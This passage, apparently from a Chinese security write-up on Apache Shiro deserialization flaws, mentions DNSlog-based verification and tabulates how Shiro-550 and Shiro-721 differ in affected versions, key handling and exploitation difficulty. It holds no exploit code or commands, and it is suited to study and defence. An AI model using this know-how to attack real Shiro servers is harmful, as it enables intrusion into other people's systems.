
在这里使用的是 dnslog 的验证方式

long long long time ……..
0x04 ~ shiro-550 与 shiro-721的区别
| 对比项 | Shiro550 (CVE-2016-4437) | Shiro721 (CVE-2019-12422) |
|---|---|---|
| 漏洞类型 | 硬编码密钥 + 反序列化 | Padding Oracle + 反序列化 |
| 影响版本 | Shiro < 1.2.5 | Shiro 1.2.5 ~ 1.4.1 |
| 是否需要合法 Cookie | 不需要 | 必须有一个合法的 rememberMe Cookie |
| 密钥 | 使用默认硬编码的 AES 密钥 | 密钥随机生成,攻击者不知道 |
| 利用难度 | 低,直接构造 Cookie | 高,需要 Padding Oracle 逐字节爆破 |